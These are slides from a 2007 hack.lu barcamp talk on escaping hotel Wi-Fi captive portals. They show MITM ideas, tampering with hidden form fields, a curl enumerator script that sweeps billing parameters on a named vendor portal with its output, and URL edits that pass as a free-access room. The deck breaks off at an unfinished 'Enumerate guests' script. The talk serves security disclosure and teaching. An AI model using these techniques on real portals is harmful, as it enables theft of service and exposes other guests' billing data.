

Escaping Captive Portals

Saumil Shah

barcamp @ hack.lu 2007

Luxembourg, October 18 2007



Captive Portals



- The hotel wants to milk you for money.
- Good implementations.
- Bad implementations.
 - this is what the hotel usually chooses.
- Hotels also want to pamper their "elite" guests.
 - "Free pr0n for the suite-wallahs"
- Vendors have a "plug-and-play" setup.




Poor implementation



- Authentication / Payment form.
- Implemented as simple HTML post.
- Variables passed as hidden fields.
- Payment page managed by vendor.
- Allowances for differential billing.
 - Hourly billing.
 - 24hr block.
 - Free access.
 - Loot the conference attendees.

Poor implementation





Escaping Captive Portals



- Change MAC address to ff:ff:ff:ff:ff:ff.
- arp/dsniff/mitm tricks.
- Tamper with the web page itself!
 - Firefox
 - Web Developer Tools
 - Tamper Data
- Discover how differential billing is implemented.


Case studies



Use the Source Luke

```
<form method=post action="/defaultportal/check_form.cgi">
<input type=hidden name=product_id value="101">
<input type=hidden name=billing_method_id value="4">
<!--<td align=left><font color=#FFFFFF><b>Service
Type:</b></font></td>
<td align=left>
<select name=product_id>
<option value=101>$0.00 - Coronade 24 Hour(s)</option>
</select>
</td>
</tr>
<tr>
<td><font color=#FFFFFF><b>Payment Method:</b></font></td>
<td align=left>
<select name=billing_method_id>
<option value=4>Default</option>
</select>
</td>
</tr>
!-->
```

Login screen



View Form Details

The screenshot shows a Mozilla Firefox browser window titled "Login Authentication - Mozilla Firefox". The address bar displays the URL `https://secure.ip3networks.com:9090/defaultportal/process_client.cgi`. The browser's menu bar includes File, Edit, View, Go, Bookmarks, Tools, and Help. The toolbar contains navigation and utility icons. The main content area has a dark blue background with the heading "Enter Login Information". The form contains the following elements:

- A form action: `<form action="radiusauth.cgi" method="post">`
- Sub IP input: `<input name="sub_ip" value="192.168.1.64">`
- Radius ID input: `<input name="radius_id" value="1">`
- Billing ID input: `<input name="billing_id" value="3304">`
- User Name label and input: `User Name: <input name="username" size="30">`
- Password label and input: `Password: <input name="password" size="30">`
- Login button: `<input type="button" value="Login">`

The status bar at the bottom of the browser window shows "Done".

Billing Method

High-Speed Internet Access : Login - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://10.61.32.1/defaultportal/login.cgi?property_id=sub_ip=192.168.1.64&sub_mac=00:0f:b0:38:c2: Go test

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

High-Speed Internet Access : Login Page

MITZMARA
ICT Technologies

Check your Email
Surf the Web
Chat with Loved Ones

Get Directions
Shop Online
Find Restaurants in your Area
... and more, just a few clicks away

Please enter your "Username" & "Password" to access our Broadband Internet Service.
Use of this service is via Pre-Paid Cards. Please enquire at the Reception Desk.
UserID & Passwords are CASE SENSITIVE. Please type in exactly as printed on the cards.
For more information, please email us at info@mitzmara.com. Thank you.

Please take note for Windows XP Service Pack 2 users.
Please turn off the popup blocker before you access the internet.
You can disable this feature by going to Tools->Popup Blocker->Turn Off Popup Blocker.
This allows you to see the remaining usage time.

Done

Change billing method

High-Speed Internet Access : Login - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://10.61.32.1/defaultportal/login.cgi?property_id=sub_ip=192.168.1.64&sub_mac=00:0f:b0:38:c2: Go test

High-Speed Internet Access : **Login Page**

MITZMARA
ICT Technologies

Check your Email
Surf the Web
Chat with Loved Ones

Get Directions
Shop Online
Find Restaurants in your Area
... and more, just a few clicks away

<input name="product_id"> 101 <input name="billing_method_id"> 3


Please enter your "Username" & "Password" to access our Broadband Internet Service.
Use of this service is via Pre-Paid Cards. Please enquire at the Reception Desk.
UserID & Passwords are CASE SENSITIVE. Please type in exactly as printed on the cards.
For more information, please email us at info@mitzmara.com. Thank you.

Please take note for Windows XP Service Pack 2 users.
Please turn off the popup blocker before you access the internet.
You can disable this feature by going to Tools->Popup Blocker->Turn Off Popup Blocker.
This allows you to see the remaining usage time.

<input> **Access the Internet**

Done

Oops - this doesn't work



Another attempt

High-Speed Internet Access : Login - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://10.61.32.1/defaultportal/login.cgi?property_id=sub_ip=192.168.1.64&sub_mac=00:0f:b0:38:c2: Go test

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

High-Speed Internet Access : Login Page

MITZMARA
ICT Technologies

Check your Email
Surf the Web
Chat with Loved Ones

Get Directions
Shop Online
Find Restaurants in your Area
... and more, just a few clicks away

Please enter your "Username" & "Password" to access our Broadband Internet Service.
Use of this service is via Pre-Paid Cards. Please enquire at the Reception Desk.
UserID & Passwords are CASE SENSITIVE. Please type in exactly as printed on the cards.
For more information, please email us at info@mitzmara.com. Thank you.

Please take note for Windows XP Service Pack 2 users.
Please turn off the popup blocker before you access the internet.
You can disable this feature by going to Tools->Popup Blocker->Turn Off Popup Blocker.
This allows you to see the remaining usage time.

Done

Internet!

Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.mitzmara.com/ Go test

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

MITZMARA:NET

[MAIN](#)
[PRODUCTS](#)
[SERVICES](#)
[NEWS](#)
[MEDIA RELATIONS](#)
[INVESTOR RELATIONS](#)
[SUPPORT](#)
[JOBS @ MITZMARA](#)
[CONTACT US](#)



Mitzmara Sdn. Bhd. is leading the industry with cutting edge Wireless Communications Solutions. Our full line of wireless equipment covers the entire range from IEEE 802.11b Wi-Fi products to mid-range, high bandwidth DSSS radios for last-mile, Point-to-Point (PtP) & Point-to-MultiPoint (PtMP) applications all the way up to carrier-grade high bandwidth, long-range wireless equipment using the latest OFDM technology.

Mitzmara's range of services encompasses IT Hardware & Software Sales, System Integration, LAN/WAN Infrastructure, Structured Cabling Systems, IT Support Services, Wireless Solutions, and Wireless Broadband Internet Access Services.

Our team of highly trained IT professionals is always ready to provide you with the best solutions available in the market. With over 60 years of cumulative experience in the IT industry, our IT team is capable of providing turn-key solutions customized to each individual customer's requirements.

Latest News:

1. Eden Garden Hotel, Johor Baru offers wireless broadband to all guests
2. Allson Genesis begins broadband Internet service.
3. Mitzmara signs distribution agreement with smartBridges
4. [Mitzmara featured in smartBridges newsletter](#)
5. Mitzmara to distribute IP3 Networks

JOIN US!

We are rapidly expanding. If you are interested in joining a professional IT services team, [sign up here](#).

Want Broadband?

Does your apartment want it?
Does your building want it?
Does your Hotel want it?

[Find out how... \(email us\)](#)

900 MHz NLOS

Done




Sometimes you can reduce your bill



- It wasn't possible to go entirely FREE...
- ...but was possible to pay 1/2 charge!
- My excuse is "I didn't have enough time!".

24 hours for \$12 - too much!



Cox Business Services

Business Services®
HN Hospitality Network

VISA MasterCard AMERICAN EXPRESS DISCOVER NETWORK

1. Choose your purchase plan

Service Level: Twenty-four hour internet (\$11.99) | ⌵

URL analysis

`https://internet.dixhn.net/Guest/index.aspx?systemip=24.234.18.1&ip=128.165.13.1&mac=00:31:66:08:8D:EC&room=RoomWireless125&service=1&system=6610`

- Manipulate "service" and "system".
- Results were interesting.

Enumerator script

```
#!/bin/sh

for system in `seq 6500 6799`
do
    for service in `seq 1 9`
    do

url="https://internet.dixhn.net/Guest/index.aspx?systemip=24.234.18.
1&ip=128.165.13.1&mac=00:31:66:07:8D:EC&room=1201&service=${service}
&system=${system}"

        result=`curl ${url} 2>/dev/null | grep
            "option.*-.*-.*-.*-.*option"`
        echo "${system} ${service} ${result}"
    done
done
```

Enumerator script

```
6601 1 <option value="7c87c306-c51b-8c1271e26dc7">One hour internet</option>
6601 2 <option value="5128999d-27b3-68e6d18aef7c">Twenty-four hour internet
($11.99)</option>
6602 2 <option value="e1836bfb-cf42-c0a1bd264fa9">One hour internet
($10.99)</option>
6602 3 <option value="f399232e-6970-5c023cbb54a2">Two hour convention
internet ($19.99)</option>
      <option value="8cbeb6be-b41d-f084e3fd7edf">Twenty-four hour convention
internet ($49.99)</option>
6603 1 <option value="6311fb71-df8f-09b5be6612a6">Twenty-four hour convention
internet ($49.99)</option>
6603 2 <option value="2a27a57d-4719-4c3a6684e8f8">Twenty-four hour internet
($5.99)</option>
6604 2 <option value="83413a97-e671-75214a2b11f1">Twenty-four hour internet
($11.99)</option>
6604 3 <option value="e1e3086b-bd05-423c946c8a36">Two hour convention
internet ($19.99)</option>
```

Use a different URL

<https://internet.dixhn.net/Guest/index.aspx?systemip=24.234.18.1&ip=128.165.13.1&mac=00:31:66:07:8D:EC&room=RoomWireless125&service=2&system=6603>

- \$6 < \$12

24 hours for \$6 - :(but ok!

Cox Business Services

65:06:8C:EB&room=RoomWireless125&service=2&system=6603

Google

COX Business Services
HN Hospitality Network

VISA MasterCard AMERICAN EXPRESS DISCOVER NETWORK

1. Choose your purchase plan

Service Level Twenty-four hour internet (\$5.99) ▾

Bill to another Room 9999

QCB
MAC_ADDRESS
VLAD_ID
ASSIGNED_IP
ROOM_NO
FLAGS
PORT_ID
STATUS
SC
ACCESS_CODE
LANG_CHOICE

```
<form method=post action="http://famoushotel-  
auth.dixhn.net/common_ip_cgi/Register/register.cgi">  
QCB <input type=hidden name=QCB value="1"> <BR>  
MAC_ADDRESS <input type=hidden name=MAC_ADDRESS  
value="00:03:93:9f:0a:5c"> <BR>  
VLAD_ID <input type=hidden name=VLAN_ID value="710">  
<BR>  
ASSIGNED_IP <input type=hidden name=ASSIGNED_IP  
value="24.120.131.117"> <BR>  
ROOM_NO <input type=hidden name=ROOM_NO value="709">  
<BR>  
FLAGS <input type=hidden name=FLAGS value="3"> <BR>  
PORT_ID <input type=hidden name=PORT_ID value="1582">  
<BR>  
STATUS <input type=hidden name=STATUS value="1"> <BR>  
SC <input type=hidden name=SC value="1"> <BR>  
ACCESS_CODE <input type=hidden name=ACCESS_CODE  
value=""> <BR>  
LANG_CHOICE <input type=hidden name=LANG_CHOICE  
value="English"> <BR>  
<input type=submit name='submit' value='submit'>  
</form>
```

A classic hack

`http://203.77.231.4/mlcbb/ui/welcome.aspx?UI=01630c&UURL=http://203.77.231.2/userok.htm&MA=0015C537350D&RN=2305&PORT=435&RAD=no&TUN=no&CC=no&PMS=no&OS=http://www.bighotel.com&SC=6499`

- URL has a lot of changeable fields

Room 1001 has free access

<http://203.77.231.4/mlcbb/ui/welcome.aspx?UI=01630c&UURL=http://203.77.231.2/userok.htm&MA=0015C537350D&RN=1001&PORT=435&RAD=no&TUN=no&CC=no&PMS=no&OS=http://www.bighotel.com&SC=6499>

- We notice a different landing page



Difference in landing page



- normal room's redirection

<http://203.77.231.4/mlcbb/ui/i18n/en-US/welcome.aspx>

- free room's redirection

http://203.77.231.4/mlcbb/ui/i18n/en-US/free_access_login.aspx?ByMac=N

Normal room's cookie

```
CSS=tenimage.css&IMG=Hotel.jpg&MENUIMG=&ADVERTIMG=&FOOTERIMG=&HOTELURL=http://www.bighotel.com/kualalumpur&CORPORATEURL=http://www.bighotel.com/kualalumpur&VlanID=3305&COUNTRY=Malaysia&LOCATIONID=LOC001&LOCATIONNAME=Standard&LOCATIONTYPE=GuestRoom&MACADDRESS=0015C537350D&HELPEMAIL=support-my@tenimage.net&ACCOUNTNO=224698&ROOMNO=3305&MIM_IP=127.0.0.1&MIM_PORT=7296&PMS_DESCRIPTION=Internet Broadband&HOTELID=MYKULWESTN&ENCODING=en-US&PAGENAME=../welcome.aspx&WELCOMEIMG=Welcome_bkg.jpg&TC_bkg=TC_bkg.jpg&PURCHASEIMG=Purchase_bkg.jpg&LANGUAGEIMG=Language.gif&ACTIVE=True&URL=http://www.bighotel.com&GATEWAYID=01630c&TERMSCONTENT=terms_contents_generic.aspx&WINCE=&currentLocationGatewayIP=203.77.231.2&GATEWAYRN=3305&OldSessionID=&OldPassword=&FLASHIMG=&DeleteMessage=True
```

Free room's cookie

```
CSS=tenimage.css&IMG=Hotel.jpg&MENUIMG=&ADVERTIMG=&FOOTERIMG=&HOTELU  
RL=http://www.bighotel.com/kualalumpur&CORPORATEURL=http://www.bigho  
tel.com/kualalumpur&VlanID=1001&COUNTRY=Malaysia&LOCATIONID=LOC001&L  
OCATIONNAME=Standard&LOCATIONTYPE=GuestRoom&MACADDRESS=0015C537350D&  
HELPEMAIL=support-  
my@tenimage.net&ACCOUNTNO=221651&ROOMNO=1001&MIM_IP=127.0.0.1&MIM_PO  
RT=7296&PMS_DESCRIPTION=Internet  
Broadband&HOTELID=MYKULWESTN&ENCODING=en-  
US&PAGENAME=../free_access_login.aspx?ByMac=N&WELCOMEIMG=Welcome_bkg  
.jpg&TC_bkg=TC_bkg.jpg&PURCHASEIMG=Purchase_bkg.jpg&LANGUAGEIMG=Lang  
uage.gif&ACTIVE=True&URL=http://www.bighotel.com&GATEWAYID=01630c&TE  
RMSCONTENT=terms_contents_generic.aspx&WINCE=&currentLocationGateway  
IP=203.77.231.2&GATEWAYRN=1001&OldSessionID=&OldPassword=&FLASHIMG=&  
DeleteMessage=True
```

Enumerate guests

```
#!/bin/sh

